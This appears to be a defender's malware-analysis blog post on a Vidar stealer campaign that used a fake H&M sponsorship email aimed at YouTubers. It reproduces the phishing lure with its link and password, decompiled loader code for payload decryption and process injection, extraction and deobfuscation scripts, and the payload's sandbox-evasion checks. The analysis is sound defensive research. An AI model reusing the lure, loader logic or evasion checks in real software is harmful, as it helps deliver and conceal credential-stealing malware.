Vidar Stealer H&M Campaign

0xtoxin.github.io/malware analysis/Vidar-Stealer-Campaign/

February 20, 2023

Deep Dive analysis of an Vidar Stealer

12 minute read

0xToxin

Threat Analyst & IR team leader - Malware Analysis - Blue Team

Intro

In this blog I'll be covering a recent phishing campaign that was targeting content creators while impersonating to a brand offering a collaboration offer to those creators.

The Phish

The email that the user receives includes a short explanation that the company wants to be his partner, they explain to him when and for how long to put the promo video and of course how much money he will receive as a payment.

At the bottom of the email the user will find a link to the promotion materials and his personal password:

Subject **Ads in your video H&M**

Hello, dear YouTuber!

We are interested in cooperation with your channel, and we want to become your partner. Place our promo video at the beginning or middle of your video. Our offer for 30-60 seconds of integration, advertising will be $4000 - $7000.

All terms of cooperation and payment details are specified in the contract. Therefore, carefully read your advertising contract and payment information, and then watch our promo video.

If you agree to all the terms, sign the contract and send it by reply letter
Our website: www.hm.com

Our Twitter: twitter.com/hm
Our YouTube: www.youtube.com/hm
You can sign the agreement and get acquainted
with the promotional materials for integration by
clicking on the link: https://drive.google.com/file/d
/1rlUa_kV-JflpV1KSyDYqNbfwYgnvgjwR
/view?usp=share_link

Your Personal Password: **HM0223**

Regards,

H&M

B© 2023 H&M, Inc. All Rights Reserved

The promotion materials link leads to Google Drive, there the User will need to download an archive with the name of: **H&M Corporation Advertising Contract.zip**

The archive contains inside of it several decoy files that are associated with H&M, and a 600MB .scr file with the name: **H&M Advertising contract and Payment information.pdf.scr**

Name	Size	Packed	Type	Modified
..			File folder	
Dress	229,008	210,271	File folder	2/8/2023 3:16 ...
Hoodie	88,927	75,217	File folder	2/8/2023 3:14 ...
Logotype & Pictures	4,713,799	4,692,166	File folder	2/8/2023 3:13 ...
Shoes	96,051	62,447	File folder	2/8/2023 3:18 ...
H&M Advertising contract and Payment informat...	688,709,072	1,131,329	Screen saver	2/11/2023 9:09 .
H&M Promo Video for Advertising.mp4 *	8,903,963	8,897,267	MP4 File	2/8/2023 3:09 ...

Archive password: HM0223

.NET Loader

Opening the loader in DiE,we can see that the loader is `32bit .NET assembly` protected with `Smart Assembly`:

```
PE32
    Protector: Smart Assembly(-)[-]                          S    ?
    Library: .NET(v4.0.30319)[-]                             S    ?
    Linker: Microsoft Linker(8.0)[GUI32,signed]              S    ?
    Overlay: Binary
```


I’ve opened the loader in `DnSpy` to further analyze it. The first thing I see is the confirmation that the loader is protected with `Smart Assembly`, I can see the **PoweredBy** section in the static information fields:

```
// Entry point: \u000E.\u0005.\u0001
// Timestamp: 63E776F6 (2/11/2023 1:07:34 PM)

using System;
using System.Configuration.Assemblies;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Security.Permissions;
using SmartAssembly.Attributes;

[assembly: AssemblyAlgorithmId(AssemblyHashAlgorithm.None)]
[assembly: AssemblyVersion("0.0.0.0")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: AssemblyFileVersion("6.9.0.114")]
[assembly: SuppressIldasm]
[assembly: PoweredBy("Powered by SmartAssembly 6.9.0.114")]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.DisableOptimizations)]
[assembly: SecurityPermission(SecurityAction.RequestMinimum, SkipVerification = true)]
```


Looking at the entry point we can understand that working with the loader in this state won’t be efficient:

```
static void \u0001()
{
    try
    {
        if (global::\u000E.\u0005.\u0001())
        {
            global::\u0001.\u0002 u = new global::\u0001.\u0002();
            global::\u0001.\u0002 u2;
            if (!false)
            {
                u2 = u;
            }
            global::\u0001.\u0002 u3 = u2;
            if (8 != 0)
            {
                global::\u000E.\u0005.\u0001(u3);
            }
        }
    }
    catch (Exception ex)
    {
        global::\u0001.\u0002 u2;
        object[] array = new object[] { u2 };
        Exception ex2 = ex;
        object[] array2 = array;
        global::\u000E.\u0005.\u0001(array2, ex2);
    }
}
```

I will be using SAE (Simple Assembly Explorer) in order to deobfuscate the code, we can use the `deobfuscator` feature in SAE:



I'm using the default settings as it's fits my needs:



Opening the deoubfuscated output file in Dnspy, we can now see a clearer code:

```
// Token: 0x0600015F RID: 351 RVA: 0x0000B760 File Offset: 0x00009960
static void Main()
{
    try
    {
        c000009 c = new c000009();
        c000066.m000022(c);
    }
    catch (Exception ex)
    {
        c000009 c;
        object[] array = new object[] { c };
        Exception ex2 = ex;
        object[] array2 = array;
        c000066.m000092(array2, ex2);
    }
}
```

Payload Extraction

There are several interesting actions that happens in the loader:


1. `c000009` instance creation with internal field that will contain a path to the injected process.

```
public c000009()
{
    string runtimeDirectory = RuntimeEnvironment.GetRuntimeDirectory();
    string text = "ophKfkG1liw=";
    string text2 = "fInckSommmenn";
    this.f000001 = Path.Combine(runtimeDirectory, c000066.m00003e(text2, text));
    base..ctor();
}
```

1. The instance then will be passed to the method `c000066.m000022`. this method will have several things in it, the first one being a call to the method: `c000066.m00007b`, passing the string: **fInckSommmenn** twice.

2. The method `c000066.m00007b` will simply fetch resource content from the binary resources:

```
static byte[] m00007b(string p0, string p1)
{
    byte[] array2;
    try
    {
        ResourceManager resourceManager = new ResourceManager(p1, delegate083.f0000a2());
        byte[] array = null;
        array = (byte[])delegate0f0.f0001ed(resourceManager, p0);
        array2 = array;
    }
    catch (Exception ex)
    {
        ResourceManager resourceManager;
        byte[] array;
        c000066.m00008e(ex, resourceManager, array, p0, p1);
        throw;
    }
    return array2;
}
```



1. Then a call to the method `c000066.m000019` will be invoked passing the extracted resource content, the string: **fInckSommmenn** and the instance of `c000009`

2. This method will be in charge of decrypting the payload with some Xor routine and it will return the decrypted binary.

```
static byte[] m000019(byte[] p0, string p1, c000009 p2)
{
    byte[] array2;
    try
    {
        uint num = 0U;
        byte[] array = delegate08a.f0000d3(delegate07d.f000097(), p1);
        int num2 = 0;
        num2 = 0;
        while ((long)num2 <= (long)(p0.Length - 1) * (long)((ulong)(num + 1U)))
        {
            p0[num2 % p0.Length] = (byte)((delegate0c5.f000194((int)(p0[num2 % p0.Length] ^ array[num2 % array.Length])) - (int)p0[(num2 + 7 - 6) % p0.Length] +
                253 + 3) % 256);
            num2++;
        }
        Array.Resize<byte>(ref p0, p0.Length - 1);
        array2 = p0;
    }
    catch (Exception ex)
    {
        uint num;
        byte[] array;
        int num2;
        c000066.m000091(ex, num, array, num2, p2, p0, p1);
        throw;
    }
    return array2;
}
```

1. After the decryption was done the decrypted binary will be passed alongside with the full path to the injected process to `c000066.m00002a` method which will do a process injection to the desired process with the decrypted binary content.

```
static void m000022(c000009 p0)
{
    try
    {
        byte[] array = c000066.m00007b("fInckSommmenn", "fInckSommmenn");
        c000066.m000081(p0);
        array = c000066.m000019(array, "fInckSommmenn", p0);
        c000066.m00002a(p0.f000001, null, array);
        delegate0d1.f0001b1(10000000);
    }
```

Resource fetching method

Resource content decryption method

Injection method

I've created a powershell script that extract the decrypted binary by invoking the necessery methods:

```
# Load the file.
$assembly =
[System.Reflection.Assembly]::LoadFile("C:\Users\igal\Desktop\loader.exe")

#Initialize "NS005.c000009" object.
$ini = [Activator]::CreateInstance($assembly.Modules[0].GetType("NS005.c000009"),@())

#Retrieve the resource fetching method and invoke it.
$classType2 = $assembly.GetType("NS004.c000066")
$array = $classType2.GetMethod("m00007b").Invoke($null,@("fInckSommmenn",
"fInckSommmenn"))

#Invoke the decryption method with the necessary arguments.
$fixedArray = $classType2.GetMethod("m000019").Invoke($null,@($array,
"fInckSommmenn", $ini))

#Write the output to a file.
[io.file]::WriteAllBytes('C:\Users\igal\Desktop\payload.bin',$fixedArray)
```

Vidar Payload

In this part of the blog I will be going through some of the Vidar stealer capabilities, evasion techniques and some anti analysis tricks. Opening the payload in DiE we can see that it's a `32bit C/C++` binary:

```
PE32
    Operation system: Windows(XP)[I386, 32-bit, GUI]
    Linker: Microsoft linker(10.00.30319)
    Compiler: Visual C/C++(16.00.30319)[LTCG/C++]
    Language: C/C++
    Tool: Microsoft Visual Studio(2010 RTM)
```

Anti-Analysis Nightmare

I've opened the payload in IDA and the first thing that happend is that WinMain was not recognized as a function and rather as instruction:

```
Instruction  Data  Unexplored  External symbol  Lumina function
IDA View-A   Hex View-1   Structures   Enums

.text:00415680 ; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd
.text:00415680 _WinMain@16:                            ; CODE XREF: ___tmainCRTStartup+115↓p
.text:00415680                 push    ebp
.text:00415681                 mov     ebp, esp
.text:00415683                 sub     esp, 7D4h
.text:00415689                 mov     eax, ___security_cookie
.text:0041568E                 xor     eax, ebp
.text:004156C0                 mov     [ebp-4], eax
.text:004156C3                 push    esi
.text:004156C4                 push    7D0h
.text:004156C9                 lea     eax, [ebp-7D4h]
.text:004156CF                 push    0
.text:004156D1                 push    eax
.text:004156D2                 call    _memset
.text:004156D7                 add     esp, 0Ch
.text:004156DA                 push    offset aInTheLaterPart ; "In the later part of the 8th century BC"...
.text:004156DF                 lea     ecx, [ebp-7D4h]
.text:004156E5                 push    ecx
.text:004156E6                 call    ds:lstrcatW
.text:004156EC                 jz      short near ptr loc_4156F0+1
.text:004156EE                 jnz     short near ptr loc_4156F0+1
.text:004156F0
.text:004156F0 loc_4156F0:                             ; CODE XREF: .text:004156EC↑j
.text:004156F0                                         ; .text:004156EE↑j
.text:004156F0                 mov     eax, 0FEB96AE8h
.text:004156F5                 dec     dword ptr [ebx+44602035h]
.text:004156FB                 add     [ebp-7D36Bh], cl
.text:00415701                 call    dword ptr [edx-1]
.text:00415704                 setalc
.text:00415705                 lea     eax, [ebp-7D4h]
.text:0041570B                 push    eax
.text:0041570C                 call    esi
```

I've tried to convert it to function by pressing `P` but this wasn't helpful, so I've scrolled a bit down and found out a chunk of data that wasn't convered as supposed:

```
.text:00415800                                          ; .text:00415FE1]
.text:00415800                 mov     eax, 0FEB85AE8h
.text:00415805                 push    dword ptr [ebx+eax+75h]
.text:00415809                 add     [eax-146EF18h], edi
.text:00415809 ; ---------------------------------------------------------------------------
.text:0041580F                 db 0FFh
.text:00415810                 dd 0FEB97BE8h, 2C958DFFh, 52FFFFF8h, 858DD6FFh, 0FFFFF82Ch
.text:00415810                 dd 8DD6FF50h, 0FFF82C8Dh, 0D6FF51FFh, 0F82C958Dh, 0FF52FFFFh
.text:00415810                 dd 2C858DD6h, 50FFFFF8h, 8D8DD6FFh, 0FFFFF82Ch, 8DD6FF51h
.text:00415810                 dd 0FFF82C95h, 0D6FF52FFh, 0F82C858Dh, 0FF50FFFFh, 750374D6h
.text:00415810                 dd 89E8B801h, 8D000138h, 0FFF82C8Dh, 0D6FF51FFh, 0F82C958Dh
.text:00415810                 dd 0FF52FFFFh, 2C858DD6h, 50FFFFF8h, 8D8DD6FFh, 0FFFFF82Ch
.text:00415810                 dd 8DD6FF51h, 0FFF82C95h, 0D6FF52FFh, 0F82C858Dh, 0FF50FFFFh
.text:00415810                 dd 2C8D8DD6h, 51FFFFF8h, 958DD6FFh, 0FFFFF82Ch, 74D6FF52h
.text:00415810                 dd 0B8017503h, 0FEB7A7E8h, 2C858DFFh, 50FFFFF8h, 8D8DD6FFh
.text:00415810                 dd 0FFFFF82Ch, 8DD6FF51h, 0FFF82C95h, 0D6FF52FFh, 0F82C858Dh
.text:00415810                 dd 0FF50FFFFh, 2C8D8DD6h, 51FFFFF8h, 958DD6FFh, 0FFFFF82Ch
.text:00415810                 dd 8DD6FF52h, 0FFF82C85h, 0D6FF50FFh, 0F82C8D8Dh, 0FF51FFFFh
.text:00415810                 dd 750374D6h, 35E8B801h, 74FFFFFDh, 0B8017503h, 0FFFD2BE8h
.text:00415810                 dd 750374FFh, 21E8B801h, 8DFFFFFDh, 0FFF82C95h, 0D6FF52FFh
.text:00415810                 dd 0F82C858Dh, 0FF50FFFFh, 2C8D8DD6h, 51FFFFF8h, 958DD6FFh
.text:00415810                 dd 0FFFFF82Ch, 8DD6FF52h, 0FFF82C85h, 0D6FF50FFh, 0F82C8D8Dh
.text:00415810                 dd 0FF51FFFFh, 2C958DD6h, 52FFFFF8h, 858DD6FFh, 0FFFFF82Ch
.text:00415810                 dd 74D6FF50h, 0B8017503h, 0FFF14FE8h, 0FC4D8BFFh, 0C033CD33h
.text:00415810                 dd 94D8E85Eh, 0E58B0001h, 10C25Dh, 3 dup(0CCCCCCCCh)
.text:00415990
```

Then I pressed `C` to convert that data to code and now that we have instructions instead of data I've marked all the instruction from the beginning of **WinMain** until the relevent `mov - pop - return` instructions that marks the end of a function (in my case the instructions range was `0x4156B0 - 0x415891`)

Now I start to work with the decompiler view, I've noticed that the decompilation process is a bit broken:

```
    anais and Phanagoria );
  if ( !v7 && v7 )
  {
    --*(_DWORD *)(v4 + 1147150389);
    (*(void (**)(void))(v8 - 1))();
    v6(String1);
    v6(String1);
    v6(String1);
    v6(String1);
    v6(String1);
    v6(String1);
    v6(String1);
    if ( !v9 && v9 )
    {
      v15 = *(_DWORD *)(v4 - 21425432 + 117);
      MEMORY[0xFD72DBD0] += v5;
      (*(void (__cdecl **)(int))(v10 - 1))(v15);
      v6(String1);
      v6(String1);
      v6(String1);
      v6(String1);
      v6(String1);
      v6(String1);
      v6(String1);
      if ( !v11 && v11 )
      {
        v14 = *(_DWORD *)(v4 - 21448984 + 117);
        MEMORY[0xFD7223D0] += v5;
        MEMORY[0xFEB8B6E7](v14);
        v6(String1);
        v6(String1);
        v6(String1);
        v6(String1);
        v6(String1);
        v6(String1);
        v6(String1);
        if ( !v12 && v12 )
        {
          MEMORY[0xFD716BD0] += v5;
          JUMPOUT(0x41580F);
        }
```

One thing that was done here to confuse the decompiler is **Opaque Predicate**.

"Opaque predicate is a term used in programming to refer to decision making where there is only one possible outcome. This can be achieved through the use of complex or hard-to-understand logic, such as calculating a value that will always return True. Opaque predicates are often used as anti-disassembling techniques, as they can make it difficult for an analyst to understand the code and determine its intent. By using opaque predicates, malware authors can make their code more difficult to reverse engineer, which can help to evade detection and analysis." (Unprotect Project definition)

```
FF D6                call    esi
74 03                jz      short near ptr loc_415748+1

75 01                jnz     short near ptr loc_415748+1

                     loc_415748:
B8 E8 12 B9 FE       mov     eax, 0FEB912E8h
```

```
74 03                jz      short near ptr loc_4158B3+1

75 01                jnz     short near ptr loc_4158B3+1

                     loc_4158B3:
B8 E8 A7 B7 FE       mov     eax, 0FEB7A7E8h
```

We can use @_n1ghtw0lf script for it:

```
import idc

ea = 0
while True:
    ea =  min(idc.find_binary(ea, idc.SEARCH_NEXT | idc.SEARCH_DOWN, "74 ? 75 ?"),  # JZ / JNZ
              idc.find_binary(ea, idc.SEARCH_NEXT | idc.SEARCH_DOWN, "75 ? 74 ?"))  # JNZ / JZ
    if ea == idc.BADADDR:
        break
    idc.patch_byte(ea, 0xEB)    # JMP
    idc.patch_byte(ea+2, 0x90)  # NOP
    idc.patch_byte(ea+3, 0x90)  # NOP
```


After running the script the Decomplier looks a bit better:

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  WCHAR String1[1000]; // [esp+7CBA8h] [ebp-7D4h] BYREF

  memset(String1, 0, sizeof(String1));
  lstrcatW(
    String1,
    L"In the later part of the 8th cenëȣry BCE, Greek merchants brought classical civilization to the trade emporiums in T"
     "anais and Phanagoria");
  sub_401060();
  lstrlenW(String1);
  lstrlenW(String1);
  lstrlenW(String1);
  lstrlenW(String1);
  lstrlenW(String1);
  lstrlenW(String1);
  lstrlenW(String1);
  lstrlenW(String1);
  JUMPOUT(0x415749);
}
```

But there is still some code missing because we can see a **JUMPOUT** instruction, looking at the referenced address in the instruction, we can see that the instruction is:

```
mov     eax, 0FEB912E8h
```

clearly that's wrong and nothing to do with the actual code (and this is caused because the convertation of all the data to code), it can be repaired by simply undefining the instruction. But after that we still can see a unclear jumpout:



```
.text:00415749
.text:00415749 loc_415749:                             ; CODE XREF: WinMain(x,x,x,x)+94↑j
.text:00415749                 call    sub_401060
.text:0041574E                 jmp     short near ptr loc_415752+1
.text:0041574E ; ---------------------------------------------------------------------------
.text:00415750                 db  90h
.text:00415751 ; ---------------------------------------------------------------------------
.text:00415751                 nop
.text:00415752
.text:00415752 loc_415752:                             ; CODE XREF: WinMain(x,x,x,x)+9E↑j
.text:00415752                 mov     eax, 0FEB9C8E8h
.text:00415757                 dec     [ebp+var_7D373]
.text:0041575D                 call    dword ptr [ecx-1]
.text:00415760                 setalc
.text:00415761                 lea     edx, [ebp+String1]
.text:00415767                 push    edx
.text:00415768                 call    esi
.text:0041576A                 lea     eax, [ebp+String1]
.text:00415770                 push    eax
.text:00415771                 call    esi
```


```
int __stdcall WinMain(HINS
{
  WCHAR String1[1000]; //

  memset(String1, 0, sizeo
  lstrcatW(
    String1,
    L"In the later part of
     "anais and Phanagoria
  sub_401060();
  lstrlenW(String1);
  lstrlenW(String1);
  lstrlenW(String1);
  lstrlenW(String1);
  lstrlenW(String1);
  lstrlenW(String1);
  lstrlenW(String1);
  lstrlenW(String1);
  sub_401060();
  JUMPOUT(0x415753);
```

again same strange mov instrcution to eax:

```
mov     eax, 0FEB9C8E8h
```

it can be fixed by the same approach as before.

After clearing the code we have a “clear” function:



```
memset(String1, 0, sizeof(String1));
lstrcatW(
  String1,
  L"In the later part of the 8th century BCE, Greek merchants brought classical civilization to the trade emporiums in T"
   "anais and Phanagoria");
mwAllocEXNumaAlloc();
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
mwAllocEXNumaAlloc();
mwCheckPhysMem();
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
mwAllocEXNumaAlloc();
mwCheckPhysMem();
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
mwAllocEXNumaAlloc();
mwCheckPhysMem();
mwStringDec1();
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
lstrlenW(String1);
```

The Author added a lot of junk calls to the code to make our life a bit harder but we can just ignore them and follow the function calls.

Self Termination Triggers

This Vidar payload has several triggers that can occur and lead to self termination of the payload.

The first one being usage of `VirtualAllocExNuma` which is a way for the payload to understand whether he runs on a system with one or more physical CPU:

```
1 void *__stdcall mwAllocEXNumaAlloc()
2 {
3   HANDLE CurrentProcess; // eax
4
5   CurrentProcess = GetCurrentProcess();
6   // VirtualAllocExNuma is alternative version of VirtualAllocEx,
7   // that is meant to be used by systems with more than one physical CPU
8   if ( !VirtualAllocExNuma(CurrentProcess, 0, 0x7D0u, 0x3000u, PAGE_EXECUTE_READWRITE, 0) )// 0x3000 = MEM_COMMIT_RESERVE
9     ExitProcess(0);
10  return mwAlloc_0x17C841C0();
11 }
```

The second check the payload does is checking the physical memory of the computer (whether it's above 769MB or not) if it's less then the defined size the payload will terminate:

```
1 void __fastcall mwCheckPhysMem()
2 {
3   struct _MEMORYSTATUSEX Buffer; // [esp+0h] [ebp-48h] BYREF
4
5   // The function checks if the physical memory in the computer is above 769 MB.
6   // if not the program will terminate itself.
7   // else it will return the size
8   memset(&Buffer, 0, sizeof(Buffer));
9   Buffer.dwLength = 64;
10  if ( !GlobalMemoryStatusEx(&Buffer) || Buffer.ullTotalPhys >> 20 < 0x309 )
11    ExitProcess(0);
12 }
```

The last check will occur after the strings and api resolving functions(which will be covered in a moment), it will retrieve the computer name and compare it to `HAL9TH`, it will also retrieve the user name and compare it to `JohnDoe`. if one of the retrieved values matches one of the strings the payload will terminate itself:

```
1 void __stdcall mwCheckCompUserName()
2 {
3   char *compName; // eax
4   DWORD pcbBuffer; // [esp+0h] [ebp-10Ch] BYREF
5   CHAR userName[260]; // [esp+4h] [ebp-108h] BYREF
6
7   compName = mwGetCompName();
8   if ( !mwStrCompare(compName, STR_HAL9TH) )
9   {
10    pcbBuffer = 257;
11    API_GetUserNameA(userName, &pcbBuffer);
12    if ( !mwStrCompare(userName, STR_JohnDoe) )
